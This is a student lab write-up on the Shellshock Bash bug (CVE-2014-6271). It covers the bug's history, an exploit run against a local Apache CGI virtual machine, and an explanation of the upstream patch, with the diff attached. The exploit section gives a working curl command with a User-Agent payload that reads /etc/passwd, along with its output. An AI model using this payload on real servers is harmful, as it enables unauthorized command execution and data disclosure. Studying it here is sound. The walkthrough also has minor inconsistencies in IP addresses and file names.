

CVE-2014-6271

ShellShock

Reading Course
Huan Lu

1. Introduction to shellshock^[1]

Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

Stéphane Chazelas contacted Bash's maintainer, Chet Ramey, on 12 September 2014 telling about his discovery of the original bug, which he called "Bashdoor". Working together with security experts, he soon had a patch as well. The bug was assigned the CVE identifier CVE-2014-6271^[2]. It was announced to the public on 24 September 2014 when Bash updates with the fix were ready for distribution.

The first bug causes Bash to unintentionally execute commands when the commands are concatenated to the end of function definitions stored in the values of environment variables. Within days of the publication of this, intense scrutiny of the underlying design flaws discovered a variety of related vulnerabilities, (CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186, and CVE-2014-7187); which Ramey addressed with a series of further patches.

Attackers exploited Shellshock within hours of the initial disclosure by creating botnets of compromised computers to perform distributed denial-of-service attacks and vulnerability scanning. Security companies recorded millions of attacks and probes related to the bug in the days following the disclosure.

Shellshock could potentially compromise millions of unpatched servers and other systems. Accordingly, it has been compared to the Heartbleed bug in its severity.

Apple Inc. commented that OS X systems are safe by default, unless users configure advanced UNIX services. Nonetheless, the company released a corresponding OS X update on 29 September 2014, at which time the OS X bash Update 1.0 was released.

2. Explanation of the Vulnerability^[3]

Bash supports exporting not just shell variables, but also shell functions to other bash instances, via the process environment to (indirect) child processes. Current bash versions use an environment variable named by the function name, and a function definition starting with “() {” in the variable value to propagate function definitions through the environment. The vulnerability occurs because bash does not stop after processing the function definition; it continues to parse and execute shell commands following the function definition. For example, an environment variable setting of

```
VAR=() { ignored; }; /bin/id
```

will execute /bin/id when the environment is imported into the bash process. (The process is in a slightly undefined state at this point. The PATH variable may not have been set up yet, and bash could crash after executing /bin/id, but the damage has already happened at this point.)

The fact that an environment variable with an arbitrary name can be used as a carrier for a malicious function definition containing trailing commands makes this vulnerability particularly severe; it enables network-based exploitation.


3. Exploit of shellshock

In this part, we will construct in VMware a vulnerable environment of ubuntu (Ubuntu 12.04 desktop i386) system with apache service running on that. And we will attack the system from MAC (OS X Yosemite). The purpose is expose the content of the file /etc/passwd by exploiting the vulnerability. After doing that we will explain in detail how the exploit succeeds. Here is the steps:

(1) Configure the vulnerable environment

- Install Ubuntu 12.04 desktop i386
- Check if the system is vulnerable. To do so, issue the following command:

```
env x='() { :; }; echo vulnerable' bash -c 'echo this is a test'
```



```
huanlu@ubuntu:~$ env x='() { :; }; echo vulnerable' bash -c 'echo this is a test'
vulnerable
this is a test
huanlu@ubuntu:~$
```

“vulnerable” is printed, meaning the system is vulnerable.

- Install and start apache server on ubuntu system. To do so, issue the following commands:

```
sudo apt-get update
sudo apt-get install apache2
sudo service apache2 restart
```

Test if apache works. To do so, identify the ip address:

```
huanlu@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:64:60:cf
          inet addr:172.16.126.131  Bcast:172.16.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe64:60cf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24739  errors:0  dropped:0  overruns:0  frame:0
          TX packets:13442  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25843872 (25.8 MB)  TX bytes:1974899 (1.9 MB)
          Interrupt:19 Base address:0x2000
```

Access the home page from another host(MAC):



It works!

(2) Exploit the vulnerability to expose the content of file /etc/passwd

- Create a cgi file in the cgi-bin folder under the root directory of apache, /usr/lib/:

```
cd /usr/lib/cgi-bin
vi test.cgi
```

in the test.cgi file, input the following lines:

```
#!/bin/bash
echo test
```

Exploit the vulnerability to show the password file. To do so, in the terminal on the MAC system, issue the following command:

```
curl -H "User-Agent: () { ;; }; echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://172.16.126.129/cgi-bin/test.cgi
```

The result is shown below:

```
happy:~ curl --header "User-Agent: () { ;; }; echo \"Content-type: text/plain\"
; echo; echo; /bin/cat /etc/passwd" http://172.16.126.131/cgi-bin/test.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Bingo! We can see that the content of file `/etc/passwd` is disclosed. And this means the exploit succeeds!

(3) Explain why the exploit succeeds

To exploit the vulnerability, we use `curl`, which is a command line tool and library for transferring data with URL syntax. Basic use of `curl` involves simply typing `curl` at the command line, followed by the URL of the output to retrieve. For example, to retrieve the `example.com` homepage, type:

```
curl www.example.com
```

The basic part of the command we use is:

```
curl http://172.16.126.129/cgi-bin/test.cgi
```

which means to retrieve `test.sh`, which is in the `cgi-bin` folder under the `apache` root directory. What makes the command magic is the following part:

```
-H "User-Agent: () { ;; }; echo \"Content-type: text/plain\"; echo; echo; /bin/cat
/etc/passwd"
```

option `-H` is used to include extra header in the request when sending the HTTP request to server. In this case, we redefine the content of `User-Agent` header as `" () { ;; }; echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd"`. To break this down:

```
line 1: () {
line 2:      :
```

```
line 3: }  
line 4: echo \"Content-type: text/plain\"  
line 5: echo  
line 6: echo  
line 7: /bin/cat /etc/passwd
```

line 1~3 is the definition of a shell function doing actually nothing the body. After that, line 4~6 echoes some string and empty lines to avoid 500 error. And line 7 is the most important sentence which execute the /bin/cat program to show the content of file /etc/passwd.

When the server receives the command, it finds the file requested is a cgi script under the cgi-bin directory. And according to the rule of CGI^[4], if parameters are passed to the script via an HTTP POST or GET request, then those parameters are stored in the QUERY_STRING environment variable before the script is called. Therefore, what the server do is first to store the parameter("User-Agent: () { ;; }; echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd") in the environment variable. To do so, the server processes the definition of the do-nothing function and continues to parse and execute the following shell commands(line 4~6) and finally execute the malicious command

```
/bin/cat /etc/passwd
```

Please notice that in normal circumstances, the file /etc/passwd can't be read, as a normal user doesn't have the privilege. But in this case, the entity trying to read the file is the apache service, which does have the required privilege.

Hence, the exploit succeeds.

4. Fix of shellshock

As we have explained in earlier, the vulnerability occurs because bash does not stop after processing the function definition; it continues to parse and execute shell commands following the function definition. To fix the problem, it just needs to check if there is a function definition and if there is one, skip the following bash commands. The difference between the bug code and the fix code are attached as appendix^[5]. Below are some critical parts.

In file `builtins/common.h`, two new macros are defined:

```
+#define SEVAL_FUNCDEF 0x080 /* only allow function definitions */  
+#define SEVAL_ONECMD 0x100 /* only allow a single command */
```

SEVAL_FUNCDEF is used to check if a function definition appears in the command, and SEVAL_ONECMD indicates whether only one command is allowed.

In file variables.c, function initialize_shell_variables (env, privmode):

```
- if (posixly_correct == 0 || legal_identifier (name))  
- parse_and_execute (temp_string, name, SEVAL_NONINT/SEVAL_NOHIST);  
+ /* Don't import function names that are invalid identifiers from the  
+ environment, though we still allow them to be defined as shell  
+ variables. */  
+ if (legal_identifier (name))  
+ parse_and_execute (temp_string, name,  
SEVAL_NONINT/SEVAL_NOHIST/SEVAL_FUNCDEF/SEVAL_ONECMD);
```

We can see that the fixed code (with '+' in the front of the line) call the same function parse_and_execute with two more flags SEVAL_FUNCDEF and SEVAL_ONECMD set, meaning the appearance of function definition and the permission of only one command are taken into consideration.

```
parse_and_execute (temp_string, name,  
SEVAL_NONINT/SEVAL_NOHIST/SEVAL_FUNCDEF/SEVAL_ONECMD);
```

And in file builtins/evalstring.c, function parse_and_execute (string, from_file, flags):

```
+ if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)  
+ {  
+ internal_warning ("%s: ignoring function definition attempt", from_file);  
+ should_jump_to_top_level = 0;  
+ last_result = last_command_exit_value = EX_BADUSAGE;  
+ break;  
+ }
```

We can see that when the definition of function is spotted, a warning is reported and the code would break and jump to the top level. Therefore, the following possible malicious commands are all skipped.

In the same file and function:

```
+ if (flags & SEVAL_ONECMD)  
+ break;
```

If only allowing one command, the following commands are skipped, too.

This way, the bug is fixed.

5. Reference

- [1] [http://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](http://en.wikipedia.org/wiki/Shellshock_(software_bug))
- [2] <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>
- [3] <http://seclists.org/oss-sec/2014/q3/650>
- [4] http://en.wikipedia.org/wiki/Common_Gateway_Interface
- [5] http://launchpadlibrarian.net/185679619/bash_4.2-2ubuntu2.1_4.2-2ubuntu2.2.diff.gz

6. Appendix

```
diff -u bash-4.2/debian/changelog bash-4.2/debian/changelog
--- bash-4.2/debian/changelog
+++ bash-4.2/debian/changelog
@@ -1,3 +1,12 @@
+bash (4.2-2ubuntu2.2) precise-security; urgency=medium
+
+ * SECURITY UPDATE: incorrect function parsing
+ - debian/patches/CVE-2014-6271.diff: fix function parsing in
+   bash/builtins/common.h, bash/builtins/evalstring.c, bash/variables.c.
+ - CVE-2014-6271
+
+ -- Marc Deslauriers <marc.deslauriers@ubuntu.com> Mon, 22 Sep 2014
+ 15:31:07 -0400
+
+ bash (4.2-2ubuntu2.1) precise-proposed; urgency=low
+
+ * Fix directory expansion. (LP: #778627)
diff -u bash-4.2/debian/patches/series.in bash-4.2/debian/patches/series.in
--- bash-4.2/debian/patches/series.in
+++ bash-4.2/debian/patches/series.in
@@ -51,0 +52 @@
+CVE-2014-6271.diff
only in patch2:
unchanged:
--- bash-4.2.orig/debian/patches/CVE-2014-6271.diff
+++ bash-4.2/debian/patches/CVE-2014-6271.diff
@@ -0,0 +1,77 @@
+Description: fix incorrect function parsing
+Author: Chet Ramey <chet.ramey@case.edu>
+
+Index: bash-4.2/bash/builtins/common.h
+=====
+=====
```

```

+--- bash-4.2.orig/bash/builtins/common.h 2010-05-30 18:31:51.000000000 -
0400
++++ bash-4.2/bash/builtins/common.h 2014-09-22 15:30:40.372413446 -
0400
+@@ -35,6 +35,8 @@
+ #define SEVAL_NOLONGJMP 0x040
+
+ /* Flags for describe_command, shared between type.def and command.def */
++#define SEVAL_FUNCDEF 0x080 /* only allow function definitions
*/
++#define SEVAL_ONECMD 0x100 /* only allow a single command */
+ #define CDESC_ALL 0x001 /* type -a */
+ #define CDESC_SHORTDESC 0x002 /* command -V */
+ #define CDESC_REUSABLE 0x004 /* command -v */
+Index: bash-4.2/bash/builtins/evalstring.c
+=====
=====
+--- bash-4.2.orig/bash/builtins/evalstring.c 2010-11-23 08:22:15.000000000 -
0500
++++ bash-4.2/bash/builtins/evalstring.c 2014-09-22 15:30:40.372413446 -
0400
+@@ -261,6 +261,14 @@
+ {
+ struct fd_bitmap *bitmap;
+
++ if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)
++ {
++ internal_warning ("%s: ignoring function definition attempt",
from_file);
++ should_jump_to_top_level = 0;
++ last_result = last_command_exit_value = EX_BADUSAGE;
++ break;
++ }
++
+ bitmap = new_fd_bitmap (FD_BITMAP_SIZE);
+ begin_unwind_frame ("pe_dispose");
+ add_unwind_protect (dispose_fd_bitmap, bitmap);
+@@ -321,6 +329,9 @@
+ dispose_command (command);
+ dispose_fd_bitmap (bitmap);
+ discard_unwind_frame ("pe_dispose");
++
++ if (flags & SEVAL_ONECMD)
++ break;
+ }
+ }

```



```

+   else
+Index: bash-4.2/bash/variables.c
+=====
+=====
+--- bash-4.2.orig/bash/variables.c    2014-09-22 15:29:30.188411567 -0400
++++ bash-4.2/bash/variables.c        2014-09-22 15:30:40.372413446 -0400
+@@ -347,12 +347,10 @@
+   temp_string[char_index] = '';
+   strcpy (temp_string + char_index + 1, string);
+
+-  parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
+-
+-  /* Ancient backwards compatibility.  Old versions of bash exported
+-   functions like name()=() {...} */
+-  if (name[char_index - 1] == ')' && name[char_index - 2] == '(')
+-    name[char_index - 2] = '\0';
++  /* Don't import function names that are invalid identifiers from the
++   environment. */
++  if (legal_identifier (name))
++    parse_and_execute (temp_string, name,
+SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
+
+  if (temp_var = find_function (name))
+  {
+@@@ -361,10 +359,6 @@@
+  }
+  else
+    report_error (_("error importing function definition for `%s""), name);
+-
+-  /* ( */
+-  if (name[char_index - 1] == ')' && name[char_index - 2] == '\0')
+-    name[char_index - 2] = '(';          /* ) */
+  }
+ #if defined (ARRAY_VARS)
+ # if 0

```